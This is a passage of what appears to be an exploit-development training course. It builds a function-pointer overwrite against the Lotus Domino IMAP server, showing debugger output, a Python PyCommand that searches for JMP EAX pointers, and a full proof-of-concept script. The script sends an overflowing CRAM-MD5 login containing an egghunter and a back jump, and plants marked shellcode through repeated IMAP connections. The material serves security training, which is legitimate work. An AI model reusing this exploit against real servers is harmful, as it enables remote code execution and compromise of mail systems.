609AB11C	Found JMP EAX at 0x609AB11C (C:\Lotus\Domino\nnotes.dll)
609AB12A	Found JMP EAX at 0x609AB12A (C:\Lotus\Domino\nnotes.dll)
609AB131	Found JMP EAX at 0x609AB131 (C:\Lotus\Domino\nnotes.dll)
62192F90	Found PUSH EBP at 0x62192F90 (C:\Lotus\Domino\js32.dll)
6224FA6F	Found PUSH EBP at 0x6224FA6F (C:\Lotus\Domino\nxm\par.dll)
62321735	Found PUSH EBP at 0x62321735 (C:\Lotus\Domino\nxm\common.dll)
623E0007	Found PUSH EBP at 0x623E0007 (C:\Lotus\Domino\NLSCCSTR.DLL)
6238E210	Found JMP EAX at 0x6238E210 (C:\Lotus\Domino\NLSCCSTR.DLL)
623E0007	Found PUSH EBP at 0x623E0007 (C:\Lotus\Domino\NSTRINGS.DLL)
6238E210	Found JMP EAX at 0x6238E210 (C:\Lotus\Domino\NSTRINGS.DLL)
625B1000	Found PUSH EBP at 0x625B1000 (C:\Lotus\Domino\namhook.DLL)
625D1000	Found PUSH EBP at 0x625D1000 (C:\Lotus\Domino\nTCP.DLL)
625F1000	Found PUSH EBP at 0x625F1000 (C:\Lotus\Domino\nNETBIOS.DLL)
62611000	Found PUSH EBP at 0x62611000 (C:\Lotus\Domino\nNTCP.DLL)
62951000	Found PUSH EBP at 0x62951000 (C:\Lotus\Domino\ndgts.dll)
70AD41C5	Found MOV EAX,DMWORD PTR SS:[ESP+8] at 0x70AD41C5 (C:\WINDOWS\WinSxS\
70AD9FBF	Found JMP EAX at 0x70AD9FBF (C:\WINDOWS\WinSxS\x86_Microsoft.Windows

**!search JMP EAX**

Search completed!

Figure 56: Searching for a suitable return address



Once we have a *JMP EAX* address, we replace the *RET* in the original POC, reattach the debugger, set a breakpoint on the *CALL DWORD PTR DS:[ECX]* instruction (we found it during last debugging session, *0x605BD7A8*) and relaunch the attack:

```
[...]  
# payload += struct.pack('<L', 0x58585858)  
payload += struct.pack('<L', 0x603A17FD) # JMP EAX nnotes.dll  
[...]
```

*Changing the return address*

As expected and shown in Figure 57, the execution flow stops at the breakpoint set, and, in the following *CALL* instruction, the address of our *RET*, *0x603A17FD*, is going to be treated as a pointer. The *CALL* in fact is going to try to execute code at *0x0004E0FF* which is the *DWORD* found at our *RET* address.

Resuming execution, obviously, lead to an “uncontrollable crash”. Now the question is: “which is the fastest way to search for a pointer to a *JMP EAX* instruction?”.

In the next paragraph we will introduce the Immunity Debugger API and we will see how to implement our own PyCommand search tool that will help us in the task of searching valuable return addresses.







Figure 57: Ret address is treated as a pointer



## Immunity Debugger's API

Immunity Debugger's API<sup>48</sup> is written in pure Python and includes many useful utilities and functions. Scripts using the API, can be integrated into the debugger and ran from the GUI interface, the command bar or executed upon certain events when implemented as hooks. This feature, gives the researcher incredible flexibility, having the possibility to extend the debugger's functionalities quickly without having to compile sources, reload debugger's interface, etc.

Immunity Debugger's API is exactly what we need to speed up our pointers search. We've already seen that the *!search* command can find return addresses. We need to improve the *!search* function to help us find our required addresses.

There are three ways to script Immunity Debugger:

1. PyCommands
2. PyHooks
3. PyScripts

In this module we'll examine the first type. PyCommands are temporary scripts, which are accessible via command box or GUI and are pretty easy to implement. Below, you can find a very simple and basic PyCommand that prints a message in the Log window:

```
import immlib
def main(args):
    imm=immlib.Debugger()
    imm.Log("PyCommands are 133t :P")
    return "w00t! "
```

*HelloWorld PyCommand*

You need to import the *immlib*<sup>49</sup> library and define a main subroutine, which will accept a list of arguments. You then need to instance a Debugger object, which allows you to access its powerful methods. The *imm.log* method is an easy way to output your results in the ID Log window.

<sup>48</sup><http://www.immunityinc.com/products-immdbg.shtml>

<sup>49</sup><http://debugger.immunityinc.com/update/Documentation/ref/>





In the Immunity Debugger Installation directory<sup>50</sup> you can find a Pycommands subdirectory. Place your own Pycommand there and you will be ready to call it from the ID command box as shown here:




Figure 58: HelloWorld PyCommand

Now that we know how to code a very basic PyCommand, we are ready to examine the API's functions that will be useful for our pointers search task:

- *imm.Search* method, searches for assembled ASM instructions in all modules loaded in memory;
- *imm.searchLong* method, searches for a DWORD in all modules loaded in memory in little endian format;
- *imm.setStatusBar* method, shows messages in ID status bar.

As seen here you can find the *searchptr.py* PyCommand source:

<sup>50</sup>In our case is C:\Program Files\Immunity Inc\Immunity Debugger\



```
"""
Immunity Debugger Pointers to Opcode Search
ryujin@offensive-security.com
U{Offensive-Security <http://www.offensive-security.com>}
searchptr.py:
Simple script that lets you search for a sequence of opcodes in all
loaded modules and then tries to find pointers in memory to the each
ret found.
"""
__VERSION__ = '0.1'

import immlib, immutils, time
# TODO: -m <modname>, to search only in one module

DESC = "Search for given opcode and relative pointers"

def usage(imm):
    """Usage help"""
    imm.Log("!searchptr<OPCODES SEPARATED BY WHITESPACE>", focus=1)
    imm.Log("For example: !searchptr FF E0", focus=1)
    return

def formatOpcodes(opcodes):
    """Format Opcodes for search"""
    opcodes = " ".join(opcodes)
    opcodes = opcodes.replace(" ", "\\x").decode('string_escape')
    opcodes = ("\\x" + opcodes).decode('string_escape')
    return opcodes

def searchPointers(imm, rets):
    """Search for pointers"""
    POINTERS = {}
    maxrets = len(rets)
    ## Foreach return address try to find one or more pointers to it
    for i in range(0, maxrets):
        msg = "Found RET at 0x%08x (%d di %d %d%%) : searching for pointers to our RET..."
        msg = msg % (rets[i], i+1, maxrets, int(float((i+1)/maxrets)*100.0))
        imm.setStatusBar(msg)
        ## Search for pointers using searchLong API func
        pointers = imm.searchLong(rets[i])
        ## If any pointer was found, store it in POINTERS dictionary
        if pointers:
            POINTERS[rets[i]] = pointers
    return POINTERS

def printResults(imm, POINTERS):
    """Print results in Log window"""
    for ret in POINTERS.keys():
        msg = "Enumerating pointers to RET 0x%08x" % ret
        imm.Log(msg, address=ret, focus=1)
        for pointer in POINTERS[ret]:
            imm.Log("--> Pointer to RET 0x%08x at 0x%08x" % (ret, pointer),
                address=pointer,
                focus=1
            )

def main(args):
    """main subroutine"""
    imm = immlib.Debugger()
    if not args:
        usage(imm)
```





```
        return "Usage: !searchptr <OPCODES SEPARATED BY WHITESPACE>"
opcodes = formatOpCodes(args)
start = time.time()

## Search for return addresses using Search API func
## use this ->rets = [0x77A10020, 0x7789050C] for debug
rets = imm.Search(opcodes)

## Search for pointers to rets
POINTERS = searchPointers(imm, rets)

## Output results
printResults(imm, POINTERS)

end = time.time()
return "Search completed in %d seconds!" % int(end-start)
```

*searchptr.py source code*

Let's analyze *searchptr.py*'s functions to see how it works before testing it in Immunity Debugger. First, the "main" subroutine accepts the *args* parameter as an input python list and returns the output of the *usage* function if no argument was passed. ASM input must be passed as an assembled string, having each byte separated by a whitespace. We prefer to pass assembled ASM code, because the ID disassembly function is still buggy for complex opcodes. The *formatOpcode* function takes the list of arguments and converts them in to an hex string in order to be able to pass it to the *imm.Search* method that will return a list of return addresses found in all modules loaded in memory.

Nothing new till here, we have just replicated the *!search* functionalities. The *searchPointers* function is the interesting one: it loops over the *rets* python list and, for each address, calls the *imm.searchLong* function. The latter converts the address in little endian format and searches for it in memory. If one or more addresses in memory are found to contain the ret address then they will be able to act as pointers and they are added to the *POINTERS* python dictionary for later examination. The *POINTERS* structure is then returned to the main and is passed to the *printResults* function which simply iterates over its keys (return addresses) and prints results to the Log ID window.




Figure 59: *searchptr.py* in action

```
77A10020 Enumerating pointers to RET 0x77a10020
02EAF6E --> Pointer to RET 0x77a10020 at 0x02eaff6e
02EE92F0 --> Pointer to RET 0x77a10020 at 0x02ee92f0
7789050C Enumerating pointers to RET 0x7789050c
6099A04D --> Pointer to RET 0x7789050c at 0x6099a04d
6099A0B0 --> Pointer to RET 0x7789050c at 0x6099a0b0
6099A140 --> Pointer to RET 0x7789050c at 0x6099a140
6099A252 --> Pointer to RET 0x7789050c at 0x6099a252
6099A319 --> Pointer to RET 0x7789050c at 0x6099a319
```

**!searchptr FF E0**


Search completed in 6 seconds!

Figure 60: Return address search completed

#### Exercise

- 1) Build a simple PyCommand which is able to search for a string in memory and name it *searchstr.py*. Print the output of the search into the ID Log window.
- 2) Attach the *IMAP* process to the debugger, manually edit two adjacent *DWORDs* on the stack inserting an 8 bytes string and search for it using *searchstr.py*.





### Controlling Execution Flow

So, it seems our tool is working! It found a lot of return addresses and pointers. Let's try to update our POC by replacing the ret with one of the pointers found by the *!searchptr*. We will also increase the buffer size by 10 bytes ("AAAAAAAAAA"):

```
[...]  
# payload += struct.pack('<L', 0x58585858)  
payload += struct.pack('<L', 0x6099a04d) # POINTER (nnotes.dll) TO JMP EAX  
                                           # in shell32.dll  
payload += "\x41" * 10  
[...]
```

*Trying one of the return addresses found with searchptr.py*

After setting a breakpoint on *JMP EAX* and running the new POC, execution flow stops as expected at *0x7789050C*. The jump takes us inside the controlled buffer.

```

Immunity Debugger - nIMAP.EXE - [CPU - thread 0000E0C, module SHELL32]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k b z r ... s
7789050E  FFEB  JMP EAX
77890511  C1FF FF SAR EDI,0FF Shift constant out of range 1..31
77890513  ^E0 C1 LOOPDNE SHORT SHELL32.778904D4 Unknown command
77890515  FFFF LOOPDNE SHORT SHELL32.778904D8 Unknown command
77890517  ^E0 C1 LOOPDNE SHORT SHELL32.778904DC Unknown command
7789051B  FFFF LOOPDNE SHORT SHELL32.778904E0 Unknown command
7789051D  ^E0 C1 LOOPDNE SHORT SHELL32.778904E4 Unknown command
77890523  FFFF LOOPDNE SHORT SHELL32.778904E8 Unknown command
77890527  ^E0 C1 LOOPDNE SHORT SHELL32.778904EC Unknown command
7789052B  FFFF LOOPDNE SHORT SHELL32.778904F0 Unknown command
7789052F  ^E0 C1 LOOPDNE SHORT SHELL32.778904F4 Unknown command
77890533  FFFF LOOPDNE SHORT SHELL32.778904F8 Unknown command
77890535  ^E0 C1 LOOPDNE SHORT SHELL32.778904FC Unknown command
77890537  FFFF LOOPDNE SHORT SHELL32.778904FC Unknown command
77890539  ^E0 C1 LOOPDNE SHORT SHELL32.778904FC Unknown command
7789053B  FF99 6666EF00 CALL FAR FWORD PTR DS:[EAX+EF6666] Far call
77890541  0000 ADD BYTE PTR DS:[EAX],0
[04:12:13]Breakpoint at SHELL32.7789050C
  
```

Figure 61: Breakpoint hit on JMP EAX instruction


Unfortunately we have a problem now. As shown in Figure 62 our return address is executed as code and an access violation is thrown. We need to find a return address that can be executed without raising access violations.

```

Immunity Debugger - nIMAP.EXE - [CPU - thread 0000E0C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k
04A9F610 4D DEC EBP
04A9F611 A0 99604141 MOV AL, BYTE PTR DS:[41416099]
04A9F616 41 INC ECX
04A9F617 41 INC ECX
04A9F618 41 INC ECX
04A9F619 41 INC ECX
04A9F61A 41 INC ECX
04A9F61B 41 INC ECX
04A9F61C 41 INC ECX
04A9F61D 41 INC ECX
[04:12:47] Access violation when reading [41416099] - use Shift+F7/F8/F9 to pass exception to program
  
```

Figure 62: Return address executed as code





Luckily, after a few tries with the trial and error approach, we found a “friendly” return address that can work. It's a pointer in *shell32.dll* and its bytes (*0x774b4c6a*) will be executed as the following ASM code:

```

0407F610  6A 4C          PUSH 4C
0407F612  4B           DEC EBX
0407F613  77 41        JA SHORT 0407F656

```

*Friendly return address safely executed as code*

Let's modify our POC to see what happens now:

```

[...]
# payload += struct.pack('<L', 0x58585858)
payload += struct.pack('<L', 0x774b4c6a) # POINTER (shell32.dll) TO JMP EAX
# in shell32.dll
payload += "\x41" * 10
[...]

```

*Changing return address in order to finally control execution flow*

We now control execution flow and are able to redirect it inside our buffer. The short jump (*JA = jmp if above<sup>51</sup>*) at *0x4C1F613* is not taken because *CF* and *ZF* are not both equal to zero, the result is that the execution continues executing NOPs.

I'm @ 0435F616  
 More Room @ |0435F512| → jmp - 260  
 mark jmp short ± 128  
 Egg hunter is 32 bytes

bp 605BD7A8

jmp 0435F516 = E9 ~~FB FE FFF~~  
 FB FE FFFF

<sup>51</sup><http://faydoc.tripod.com/cpu/ja.htm>

```

Immunity Debugger - nIMAP.EXE - [CPU - thread 000006AC]
File View Debug Plugins Immlib Options Window Help Jobs
l e m t w h c p k b z r ..

04C1F610 6A 4C      PUSH 4C
04C1F612 48          DEC EBX
04C1F613 ^77 90      JA SHORT 04C1F5A5
04C1F615 90          NOP
04C1F616 90          NOP
04C1F617 90          NOP
04C1F618 90          NOP
04C1F619 90          NOP
04C1F61A 90          NOP
04C1F61B 90          NOP
04C1F61C 90          NOP
04C1F61D 90          NOP
04C1F61E 0000      ADD BYTE PTR DS:[EAX],AL
04C1F620 0000      ADD BYTE PTR DS:[EAX],AL
04C1F622 0000      ADD BYTE PTR DS:[EAX],AL
04C1F624 00C8      ADD AL,CL
04C1F626 0000      ADD BYTE PTR DS:[EAX],AL
04C1F628 0000      ADD BYTE PTR DS:[EAX],AL
04C1F62A 0000      ADD BYTE PTR DS:[EAX],AL
04C1F62C 0000      ADD BYTE PTR DS:[EAX],AL
04C1F62E 0000      ADD BYTE PTR DS:[EAX],AL
04C1F630 0038      ADD BYTE PTR DS:[EAX],BH
04C1F632 3235 37454538 XOR DH,BYTE PTR DS:[38454537]
04C1F638 A0 65DB00D0 MOV AL,BYTE PTR DS:[0000DB65]
04C1F63D C4DA      MOV EAX,00000000
04C1F63F 0094F6 C1040FC2 ADD BYTE PTR DS:[ESI+ESI*8+C2]
04C1F646 04 60      ADD AL,60
04C1F648 B4 FA      MOV AH,0FA
04C1F64A C104A0 65  ROL DWORD PTR DS:[EAX],65
04C1F64E DB00      FILD DWORD PTR DS:[EAX]
04C1F650 20000000 ADD BYTE PTR ES:[EAX],AL
04C1F653 00EB      ADD BL,CH
04C1F655 1000      ADC BYTE PTR DS:[EAX],AL

Registers (FPU)
EAX: 04C1F610
ECX: 774B4C6A SHELL32.774B4C6A
EDX: 04C1F470
EBX: 00000000
ESP: 04C1F450
EBP: 04C1F4E4
ESI: 00000039
EDI: 0000004C
EIP: 04C1F613
C 0  E  0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  D  0023 32bit 0(FFFFFFFF)
S 0  S  0038 32bit 7FFD7000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1
    
```

Jump is NOT taken

Figure 63: Conditional jump is not taken but we control execution flow

### Exercise

- 1) Try to find a different suitable return address. Make sure that the address that you find doesn't corrupt the execution flow later on as this address is executed as opcode.

### Egghunting

It's time to jump back to the beginning of the buffer in order to store and execute an egghunter. We let Immunity Debugger calculate a near back jump for us looking at the address we want to jump to and using ID's assembler.






Figure 64: Assembling a near back jump

We can now update the POC by including the near jump and the egghunter. We still need to find a way to inject shellcode in memory. We can try sending the payload in a previous connection via a valid/invalid IMAP command. Follow the new POC source code:





```
#!/usr/bin/python
#
# AWE Lotus Domino IMAP function pointer overwrite
# POC05
# Skeleton POC from Winny Thomas
# http://www.milw0rm.com/exploits/3602
#
# Original exploit by muts@offensive-security.com
# http://www.milw0rm.com/exploits/3616
#
# Note: Up to 3 mins to get the egg found and executed ;)
#
import sys
import md5
import struct
import base64
import socket

def SendBind(target):
    nops = "\x90" * 450
    shellcode = nops + "\x6e\x30\x30\x62\x6e\x30\x30\x62" # n00bn00b
    shellcode += "\xCC" * 696
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 143))
    response = sock.recv(1024)
    print response
    bind = "a001 admin " + shellcode + "\r\n"
    sock.send(bind)
    response = sock.recv(1024)
    print response
    sock.close()

def ExploitLotus(target):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 143))
    response = sock.recv(1024)
    print response

    auth = 'a001 authenticate cram-md5\r\n'
    sock.send(auth)
    response = sock.recv(1024)
    print response

    # prepare digest of the response from server
    m = md5.new()
    m.update(response[2:0])
    digest = m.digest()

    # EGGHUNTER 32 Bytes
    egghunter = "\x33\xd2\x90\x90\x90\x42\x52\x6a"
    egghunter += "\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
    egghunter += "\xf4\xb8\x6e\x30\x30\x62\x8b\xfa"
    egghunter += "\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
    payload = "\x90" * 32 + egghunter + "\x41"*192
    # the following DWORD is stored in ECX
    # at the time of overflow the following call is made
    # call dword ptr [ecx] (# JMP EAX 0x773E1A2C shell32.dll)
    # 0x774b4c6a = pointer to JMP EAX (0x773E1A2C)
    payload += struct.pack('<L', 0x774b4c6a)
    payload += "\x41" + "\xE9\x02\xFF\xFF\xFF" + "\x43" * 4
```

Fill for  
memory  
w/ shellcode

prepend

→

JMP  
back 143





```

# Base64 encode the user info to the server
login = payload + ' ' + digest
login = base64.encodestring(login) + '\r\n'
sock.send(login)
response = sock.recv(1024)
print response

if __name__ == "__main__":
    try:
        target = sys.argv[1]
    except IndexError:
        print 'Usage: %s <imap server>\n' % sys.argv[0]
        sys.exit(-1)
    for i in range(0,4):
        SendBind(target)
    ExploitLotus(target)

```

POC05 source code

We added a *SendBind* function which sends a fake shellcode (0xCC) preceded by the string "n00bn00b", needed by the egghunter that was positioned at the beginning of the evil buffer. *SendBind* will be called four times in order to increase the possibility of shellcode injection which will be performed using an invalid IMAP command "a001 admin shellcode". Finally a near jump back was added just after the return address. Let's try the new code – we'll reattach ID to the imap process and follow the execution with the help of the breakpoint on the JMP EAX instruction.





Figure 65: Jumping back at the beginning of the buffer





Once again, execution stops at our breakpoint and from there we land inside the controlled buffer, execute the jump back and run the egghunter.

Address	Disassembly
03F7F510	90 NOP
03F7F51D	90 NOP
03F7F51E	90 NOP
03F7F51F	90 NOP
03F7F520	90 NOP
03F7F521	90 NOP
03F7F522	90 NOP
03F7F523	90 NOP
03F7F524	90 NOP
03F7F525	90 NOP
03F7F526	90 NOP
03F7F527	90 NOP
03F7F528	90 NOP
03F7F529	90 NOP
03F7F52A	90 NOP
03F7F52B	90 NOP
03F7F52C	90 NOP
03F7F52D	90 NOP
03F7F52E	90 NOP
03F7F52F	90 NOP
03F7F530	3D2 XOR EDX, EDX
03F7F532	90 NOP
03F7F533	90 NOP
03F7F534	90 NOP
03F7F535	42 INC EDX
03F7F536	52 PUSH EDX
03F7F537	6A 02 PUSH 2
03F7F539	58 POP EAX
03F7F53A	CD 2E INT 2E
03F7F53C	3C 05 CMP AL, 5
03F7F53E	5A POP EDX
03F7F53F	74 F4 JE SHORT 03F7F535
03F7F541	50 MOV EBX, 53202065

Register	Value
EAX	03F7F610
ECX	774B4C6A SHELL32.774B4C6A
EDX	03F7F470
EBX	00000000
ESP	03F7F450
EBP	03F7F4E4
ESI	00000039
EDI	0000004C
EIP	03F7F51C
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
